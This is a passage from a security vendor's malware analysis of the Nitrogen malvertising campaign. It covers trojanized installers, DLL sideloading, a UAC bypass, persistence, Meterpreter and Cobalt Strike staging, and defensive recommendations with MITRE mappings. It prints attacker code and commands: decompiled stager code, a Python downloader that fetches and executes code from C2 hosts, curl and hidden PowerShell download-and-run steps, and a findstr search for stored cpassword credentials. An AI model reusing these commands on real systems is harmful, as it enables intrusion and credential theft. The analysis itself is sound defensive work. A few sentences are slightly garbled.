Some of the NitrogenInstaller samples contained debug information, such as PDB paths, which gives an insight into the project structure:

```
Y:\nitronet\nitrogen\x64\Release - msi.dll\Nitrogen.pdb

Y:\x64\Release - msi.dll\Nitrogen.pdb
```

In addition to dropping the clean installer and Python packages, NitrogenInstaller also attempts to elevate its privileges by executing a User Access Control (UAC) bypass using the CMSTPLUA CLSID (*Elevation:Administrator!new:{guid}*). Various malware and ransomware families have used this method, including LockBit and BlackMatter.

The NitrogenInstaller DLL then creates a registry run key to establish persistence; this key is named “Python” (HKEY_USERS\<User SID>\Software\Microsoft\Windows\CurrentVersion\Run\Python). We also observe a related scheduled task named “OneDrive Security” pointing to the binary C:\Users\Public\Music\python\pythonw.exe, which has an execution interval of five minutes.




Figure 10: The DLL creates a key

Python Packages

As noted above, NitrogenInstaller drops the following two Python packages:

Python Package	Directory	Purpose
BeaconPack Python Package (legitimate)	The Videos directory within the Public folder	This package has the main component in \bof__pycache____init__.cpython-310.pyc. It is based on the COFFLoader package and uses this component to load Beacon Object Files. The main class of COFFLoader is called BeaconPack.
NitrogenStager Python Package	My Music and Music directories within the Public and All Users folders	This package contains the trojanized python310.dll and is used to connect to the C2 servers and run the Meterpreter shell.

The two directories in Figure 11 show the differences between the legitimate version of the application (via BeaconPack, on the left) and the malicious version (on the right). Note the differences between the clean and the malicious python310.dll, and also the variation in directories as called out in the table above.




Figure 11: On the left (green border), the BeaconPack version of the application contains the original, larger python310.dll with legitimate version information; on the right (red border), the malicious version is smaller and has no version number, file description, or company data

So why did the threat actors drop a legitimate Python package alongside a legitimate one? Well, the NitrogenStager Python package is unviable; it cannot execute Python scripts. Normally, the Python scripts would run upon execution when pythonw.exe calls the Py_Main function from the python310.dll in the Python package. However, this function in the NitrogenStager Python package is replaced by malicious connect-back code, meaning the script engine will not be loaded and scripts cannot be executed.


However, for the threat actors to be able to conduct later stages of the attack, such as the installation of Cobalt Strike Beacons, they need a working Python environment. This explains why the threat actors dropped the legitimate BeaconPack Python Package: to execute Python code needed later in the infection chain.

NitrogenStager

To load the NitrogenStager DLL in the malicious Python package, the threat actors leverage DLL preloading, which takes advantage of Windows' own DLL search order when an application attempts to load a library without specifying the full path. In several observed cases, the threat actors renamed the legitimate DLL (python310.dll) to python311.dll (which is stored in the same directory) and copied their own specially crafted malicious stager (NitrogenStager) into the directory under the name python310.dll.

Notably, in the latest version, we noticed the threat actors "upgraded" the malicious Python package to version 3.11, where they staged the malicious NitrogenStager under the name python311.dll and renamed the original clean Python DLL to python311x.dll.

As noted above, the NitrogenStager Python package is unable to execute Python scripts, as its main function is replaced with malicious connect-back code and all other exports in the package are forwarded to the original legitimate Python DLL (python311.dll):



Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
Py_Main	0x0000000180003660	0x00003660	1029 (0x405)	python310.dll	C:\temp\python310.dll	Exported Function
PyZip_Type	python311.PyZip_Type	0x00036a7b	970 (0x3ca)	python310.dll	C:\temp\python310.dll	Exported Function
PyWrapperDescr_Type	python311.PyWrapperDescr_Type	0x00036a2c	968 (0x3c8)	python310.dll	C:\temp\python310.dll	Exported Function
PyWrapper_New	python311.PyWrapper_New	0x00036a58	969 (0x3c9)	python310.dll	C:\temp\python310.dll	Exported Function
PyWideStringList_Insert	python311.PyWideStringList_Insert	0x000369f6	967 (0x3c7)	python310.dll	C:\temp\python310.dll	Exported Function
PyWideStringList_Append	python311.PyWideStringList_Append	0x000369bc	966 (0x3c6)	python310.dll	C:\temp\python310.dll	Exported Function
PyWeakref_NewRef	python311.PyWeakref_NewRef	0x00036989	965 (0x3c5)	python310.dll	C:\temp\python310.dll	Exported Function
PyWeakref_NewProxy	python311.PyWeakref_NewProxy	0x0003695b	964 (0x3c4)	python310.dll	C:\temp\python310.dll	Exported Function
PyWeakref_GetObject	python311.PyWeakref_GetObject	0x0003692a	963 (0x3c3)	python310.dll	C:\temp\python310.dll	Exported Function

Figure 12: Python310.dll refers to the export in Python311.dll as python311.{exportname}

This tactic is similar to the export forwarding technique used earlier when sideloading msi.dll; however, in this case, the original clean DLL was part of the package as a renamed DLL instead of already residing on the system.

C2 Staging

The malicious connect-back code in the Py_Main function runs automatically upon execution. Sophos detected NitrogenStager connecting to C2 servers using four different protocols (TCP, TCP over SSL, HTTP, HTTPS). The package contains a separate script for each protocol used (tcp://, tcpssl://, http://, https://), each of which has the functionality to connect to the C2 server, decode responses (base64+inflate), and execute them. The stagers for the protocols are based on public domain tools likely generated by msfvenom, which uses standard command-line options to generate Metasploit payloads.

```
v29 = *(_QWORD *)(v27 + 16) == 7i64 && !memcmp(v28, "http://", 7ui64);
if ( v47 >= 0x10 )
{
  v30 = (void *)v46[0];
  if ( v47 + 1 >= 0x1000 )
  {
    v30 = *(void **)(v46[0] - 8);
    if ( (unsigned __int64)(v46[0] - (_QWORD)v30 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v30);
}
v31 = "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eN"
      "pNkElPwzAQhe/5Fb7ZpqnTdMmhKIcglkIpSHQBEUVRlmlj1Y1T26loEf+dhArEaWbevJHmfXxXSWXQSfDUThMN3tDWR20duN8UdgCluSxjXq6l"
      "VQs/jvmPP47JZ3+MayWauz62B789U7CvQRv8FR542Isie63kTnBt/BCnNRd5LCsoQeGIWoX2w8iSfi3Y/xW5KDS1JEvyvIAkb17wQ4KXGlQ32E"
      "BpsI1n8sSFSJwR6yEySzJeGqmLS3RfGhCoEdDzHL0hdxC7FAVVJeAV0ik3jtcbMZe5I0Smk8Xs0UaCbwHdQbaVFK3OaR3XYy6aJ+tE8b8DTCML"
      "PiAjLSmWQyZ3lQKtyRkaS71hK+ZAJGtjEFwYU40dB3cKqQ2hHTzGHW0UafkR2szOovaWk6cHPt3PgvxqtXm/Wb5Mg+Nmcnu97GLasEzyxkmp9Q3L3YlU')[0]))";
if ( !v29 )
  v31 = v26;
sub_180002A00(Dst, v46);
vsprintf(Buffer, "host = lambda: '%s'\n");
if ( v47 >= 0x10 )
{
  v32 = (void *)v46[0];
  if ( v47 + 1 >= 0x1000 )
  {
    v32 = *(void **)(v46[0] - 8);
    if ( (unsigned __int64)(v46[0] - (_QWORD)v32 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v32);
}
sub_180003380(Dst, v46);
vsprintf(Dest, "port = lambda: %s\n");
```

Figure 13: Python script for http://

The base64-encoded compressed scripts receive the host address and port number. The decoded scripts are fairly standard; the only notable difference is the specific user-agent.

```
import zlib,base64,sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener','HTTPSHandler'])
hs=[]
if (vi[0]==2 and vi>=(2,7,9)) or vi>=(3,4,3):
    import ssl
    sc=ssl.SSLContext(ssl.PROTOCOL_SSLv23)
    sc.check_hostname=False
    sc.verify_mode=ssl.CERT_NONE
    hs.append(ul.HTTPSHandler(0,sc))
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36')]
exec(zlib.decompress(base64.b64decode(o.open('https://'+host()+':'+str(port())+'/NZAna530Nip9AWgVGTBy_QlpuR9TP').read())))
```

Figure 14: Handler for https://

We observed multiple variations of the NitrogenStager file (python310.dll), and in some samples, string constants such as the C2 addresses are clearly visible in the code:

```
v0 = (void (*)(void))sub_1800033D0("python311.dll", "Py_Initialize");
v0();
v76 = 0i64;
v77 = 0i64;
v48 = 0i64;
v49 = 0i64;
v50 = 15i64;
*(_QWORD *)&v48 = sub_180001200(&v48, 32i64);
v49 = 24i64;
v50 = 31i64;
strcpy((char *)v48, "tcp://141.98.6.95:10418/");
v51 = 0i64;
v52 = 0i64;
v53 = 15i64;
*(_QWORD *)&v51 = sub_180001200(&v51, 32i64);
v52 = 27i64;
v53 = 31i64;
strcpy((char *)v51, "tcpssl://141.98.6.95:20418/");
v54 = 0i64;
v55 = 0i64;
v56 = 15i64;
*(_QWORD *)&v54 = sub_180001200(&v54, 32i64);
v55 = 25i64;
v56 = 31i64;
strcpy((char *)v54, "https://141.98.6.95:4418/");
```

Figure 15: NitrogenStager sample code

Like the NitrogenInstaller sample, some of the NitrogenStager samples also contain debug information, including PDB paths:

```
Z:\projects\nitrogen_vs\x64\Release - python310emb\Nitrogen.pdb

Y:\x64\Release - python310emb\Nitrogen.pdb

Y:\nitronet\nitrogen\x64\Release - msi.dll\Nitrogen.pdb
```

Meterpreter shell

This next-stage script downloaded by the NitrogenStager DLL is essentially a customization of this Meterpreter script, with the configuration variables modified. For example, one of the servers delivers the script with these variables on the http:// protocol:

```
HTTP_CONNECTION_URL =
'http://104.234.119[.]16:8880/Tu6UHNJiKqMAdBVgZOhOfQWLz0QvKbDdGjzQfqCdxVaakl7csNUiwEdQ


HTTP_USER_AGENT = 'Mozilla/5.0 (iPad; CPU OS 16_2 like Mac OS X) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/16.1 Mobile/15E148 Safari/604.1'

PAYLOAD_UUID = '4eee941cd2622aa30074156064e84e7d'

SESSION_GUID = '386bab57d91a44868452fbf55ce59ff9'
```

And these variables on the https:// protocol:

```
HTTP_CONNECTION_URL =
'hxxps://104.234.119[.]16:4425/NZAna530Nip9AWgVGZ0wvQmQqVlNzF3vDZ8VNfagijnmurLzImArKHf


HTTP_USER_AGENT = 'Mozilla/5.0 (iPad; CPU OS 16_2 like Mac OS X) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/16.1 Mobile/15E148 Safari/604.1'

PAYLOAD_UUID = '3590276b9df4362a7d016815199d30bd'

SESSION_GUID = '208fc213c50f4816a3e1e097015c0d3f'
```

Once executed, the Python scripts establish a Meterpreter reverse TCP shell, which allows threat actors to remotely execute code on the compromised machine.

Manual sessions

In one of the observed cases, the threat actors invoke several commands through the open session, switching to hands-on-keyboard activity:

```
curl  -k hxxps://172.86.123[.]127/python/ton.zip -o
C:\\users\\public\\pictures\\ton.zip

powershell  -w hidden -command Expand-Archive C:\\users\\public\\pictures\\ton.zip -
DestinationPath tonw.exe  work1.py

tonw.exe  work8.py

tonw.exe  work4.py
```

These manual commands retrieve a ZIP file from a C2 server (172.86.123[.]127), and also download and execute an additional Python environment (Python Package 3), which invokes a series of Python scripts that lead to in-memory execution of Cobalt Strike beacons. Python Package 3 runs from the Pictures subfolder within the Public directory .

The threat actors also run commands to perform discovery and enumerate the domain:

```
net  group \"Workstation Admins\" /domain

findstr  /S /I cpassword \\\\<REDACTED>\\sysvol\\<REDACTED>\\policies\\*.xml

net  group \"{redacted}\" /domain

net  localgroup administrators

net  group \"Domain Admins\" /domain

net  group \"{redacted}\" /domain

net  group \"{redacted}\" /domain

ipconfig  /all

net  group /domain
```

The command findstr /S /I cpassword \\\\<REDACTED>\\sysvol\\ <REDACTED>\\policies*.xml searches for Group Policy Preferences (GPP) settings in XML files, where the “cpassword” string may be present. This activity is detected as **EQL-WIN-DIS-PRC-FINDSTR-CPASSWORD-1** by Sophos.

Cobalt Strike servers

The suspected manual sessions above refer to Python scripts work1.py through work9.py, which are files the threat actors downloaded from the Cobalt Strike C2 server 172.86.123[.]127. (Hashes for the files discussed in this subsection are included in the IoC file on our GitHub.)

Once the work*.py scripts load, they execute a compiled object, which contains the URL of the next stage; for example, the script work3.py downloads the file work3 from the same server. The downloaded work3 file is a Cobalt Strike Beacon.

```
from marshal import loads;exec(loads(
b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
011\x00Z\x00d\x00d\x011\x01Z\x01e\x02e\x00\xa0\x03e\x01\xa0\x
00\x00\x00\x00Ns@\x04\x00\x00\xfd7zXZ\x00\x00\x04\xe6\xd6\xb4
dWmo\xdb6\x10\xfe+\x8a\xd74\xf1\x87\xda\xa2$K\x8a\xb3\r\xeb\x
$\xc7C\x07\xecK>$H$\xdesw\x0f\x9f;\xbe\xd8I\x12F\x16Y\xcdy"\x
x93lH~^\xd5)\xe6\xe7\xd9\xd9|C\xfc\xf9\xc6u\xff\xe7_\xd4\xb6\
\xf9],\x00,\xe8b#\xc0F],\x04,$\xe0\xb8\x07\xa1`\xc6d.\xb0\x9d
l\xc2\xa6\xca\xaaU\xac\xd4L\x17\xb6\x9e\xec9\x05\x18\xf1\x03\
3iC\x03\x11\xb0\x13l\xa7 \x89|\x14&f\x83\\\x8b!\x04\xa3L\x93
Y\x105C\xdd@\x15f\x18=\xcbl\x97H\x06\x03W`\x18bb\x8aB\xaa\xf0
c5"\xc0b#\xf3\x02wI\x94\x88\xd08SH\xcc\xb0mD\x012L\x87\x91\xf
e5S\x8flo\xacPx\x14\xc4HSE\xa2`\xbf\x13\x1c\xe2\x00\xed\x89Iw
```

Figure 16: Compiled object executed by work.py*

Figure 17: Compiled code containing a Cobalt Strike C2 server URL

SophosLabs was able to recover several Cobalt Strike Beacons from targeted servers:

C2 Server	HttpPostUri
45.81.39[.]177,/jquery-3.3.1.min.js	/jquery-3.3.2.min.js
45.81.39[.]175,/jquery-3.3.1.min.js	/jquery-3.3.2.min.js
167.88.164[.]141,/jquery-3.3.1.min.js	/jquery-3.3.2.min.js
45.66.230[.]215,/jquery-3.3.1.min.js	/jquery-3.3.2.min.js
45.66.230[.]216,/jquery-3.3.1.min.js	/jquery-3.3.2.min.js

23.227.196[.]140,/broadcast	/1/events/com.amazon.csm.csa.prod
85.217.144[.]164,/broadcast	/1/events/com.amazon.csm.csa.prod

Sophos detected and remediated the observed infections before the threat actors were able to perform further hands-on-keyboard activity or deploy additional payloads.

Conclusion – an initial-access work in progress

Abuse of pay-per-click advertisements displayed in search engine results has become a popular tactic among threat actors. Given the various types of trojanized installers leading to Nitrogen infections, we assess that the threat actors are trying to cast a wide net to lure unsuspecting users seeking certain IT utilities, and it is likely this campaign will attempt to impersonate other types of popular software to deliver Nitrogen in future attacks.

The threat actors attempted to mask their activity through various techniques, which highlights the importance of comprehensive and robust detection solutions. Sophos products protect against various aspects of this campaign; specifically, in the observed cases, HeapHeapProtect provided quick identification and remediation of unauthorized access and follow-on activity in targeted environments. Additionally, Sophos' memory detections for Cobalt Strike components spots and flags further compromise tactics, allowing for dynamic detection throughout the attack chain.

Recommendations

- Be aware of served advertisements from search engines
- Use ad-blocking extensions or run the defaults in browsers with built-in ad-blocking capabilities. When choosing an ad-blocker, we recommend opting into those that allow you to block "non-intrusive advertising," thus restricting ads that search engines post on their own sites.
- Consider restricting the capability to mount virtual file systems via Group Policy Objects (GPO)
- Beware of downloading abnormal file extensions
    - Since the security crackdown on Office macros, threat actors have increasingly used password protected archives (.zip, .rar), along with virtual file system formats, such as .iso, .vhd, and .img.
    - Consider disabling auto-mounting of disk image files, such as .iso files.
- Be aware of suspicious-looking websites and keep an eye out for indicators of phishing, such as:
    - A call to urgency
    - Misspellings and poor grammar
    - Unprofessional marketing

- Avoid storing credentials within the Registry and proactively search for credentials in the Registry to remediate potential risk. If software must store credentials in the Registry, then ensure associated accounts have limited permissions to avoid abuse if they are acquired by a threat actor.

Indicators of Compromise

A full set of related indicators of compromise is available on our GitHub.

MITRE TTPs identified in this analysis

T1583.001: Acquire Infrastructure: Domains

T1583.008: Acquire Infrastructure: Malvertising

T1584.001: Compromise Infrastructure: Domains

T1608.001: Stage Capabilities: Upload Malware

T1588.002: Obtain Capabilities: Tool

T1574.002: Hijack Execution Flow: DLL Side-Loading

T1053.005: Scheduled Task/Job: Scheduled Task

T1069.002: Permission Groups Discovery: Domain Groups

T1552.002: Unsecured Credentials: Credentials in Registry

T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

T1553.005: Subvert Trust Controls: Mark-of-the-Web Bypass